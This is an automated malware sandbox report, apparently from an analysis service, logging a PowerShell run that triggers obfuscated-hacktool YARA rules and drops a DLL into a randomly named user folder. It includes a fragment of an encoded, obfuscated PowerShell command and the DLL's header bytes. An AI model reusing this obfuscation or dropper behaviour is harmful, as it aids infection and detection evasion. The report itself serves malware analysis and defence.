Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.289454945.0000018A154BB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000003.278200486.0000018A2C3D3000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.280486298.0000018A13D20000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.290625263.0000018A2C1D0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.289399769.0000018A15456000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.280124224.0000018A123D5000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.289286993.0000018A153A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.290618766.0000018A2C1C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.289171312.0000018A152BB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.289463456.0000018A154C9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.289073167.0000018A15205000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4D80F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4D80F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_avja2edr.udc.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C636FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qa55wgu1.34a.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C636FDD	CreateFileW
C:\Users\user\Documents\20210107	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4C63F35D	CreateDirectoryW
C:\Users\user\Documents\20210107\PowerShell_transcript.494126.5cvYSlfI.20210107115253.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C636FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB499503FC	unknown
C:\Users\user\Nsghoht	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4C63F35D	CreateDirectoryW
C:\Users\user\Nsghoht\Gbh5r9o	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4C63F35D	CreateDirectoryW
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FFB4C636FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C636FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_avja2edr.udc.ps1	success or wait	1	7FFB4C63F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qa55wgu1.34a.psm1	success or wait	1	7FFB4C63F270	DeleteFileW
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	success or wait	4	7FFB4C63F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_avja2edr.udc.ps1	unknown	1	31	1	success or wait	1	7FFB4C63B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qa55wgu1.34a.psm1	unknown	1	31	1	success or wait	1	7FFB4C63B526	WriteFile
C:\Users\user\Documents\20210107\PowerShell_transcript.494126.5cvYSlfl.20210107115253.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4C63B526	WriteFile
C:\Users\user\Documents\20210107\PowerShell_transcript.494126.5cvYSlfl.20210107115253.txt	unknown	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 37 31 31 35 32 35 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 39 34 31 32 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 50 4f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210107115254..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 494126 (Microsoft Windows NT 10.0.17134.0)..Host Application: POwer	success or wait	1	7FFB4C63B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210107\PowerShell_transcript.494126.5cvYSlfI.20210107115253.txt	unknown	1722	41 72 41 43 67 41 4a 77 41 74 41 43 63 41 4b 77 41 6e 41 47 45 41 5a 41 41 6e 41 43 6b 41 4b 77 41 6e 41 47 30 41 61 51 41 6e 41 43 73 41 4a 77 42 75 41 43 63 41 4b 77 41 6f 41 43 63 41 4c 77 41 6e 41 43 73 41 4a 77 42 74 41 46 67 41 62 77 41 6e 41 43 6b 41 4b 77 41 6e 41 44 51 41 59 67 41 6e 41 43 73 41 4a 77 41 76 41 43 63 41 4b 51 41 75 41 43 49 41 63 67 42 6c 41 48 41 41 59 41 42 4d 41 47 41 41 51 51 42 44 41 45 55 41 49 67 41 6f 41 43 67 41 4b 41 41 6e 41 46 30 41 59 67 41 6e 41 43 73 41 4a 77 41 79 41 46 73 41 4a 77 41 70 41 43 73 41 4a 77 42 7a 41 43 63 41 4b 51 41 73 41 43 67 41 57 77 42 68 41 48 49 41 63 67 42 68 41 48 6b 41 58 51 41 6f 41 43 63 41 63 77 42 6b 41 43 63 41 4c 41 41 6e 41 48 4d 41 64 77 41 6e 41 43 6b 41 4c 41 41 6f 41 43 63 41	ArACgAJwAtACcAKwAnAGEAZAAnACkAKwAnAG0AaQAnACsAJwBuACcAKwAoACcALwAnACsAJwBtAFgAbwAnACkAKwAnADQAYgAnACsAJwAvACcAKQAuACIAcgBlAHAAYABMAGAAQQBDAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyAFsAJwApACsAJwBzACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAoACcAa	success or wait	17	7FFB4C63B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4C63B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4C63B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4C63B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	unknown	15732	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 11 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........B.................. ......=...........M.......M... ....M...................9..... ....z..... ....Rich...	success or wait	27	7FFB4C63B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e........................ ....@..........	success or wait	1	7FFB4DC2F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4D6DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4D6DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4D6DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4D6DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4D6E2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4D6E2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4D6E2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4D6DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4D6DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4D6DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4D6DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4D6DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4D6DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4D7B12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4D6C62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFB4D6C63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	125	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	123	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4D7B12E7	ReadFile
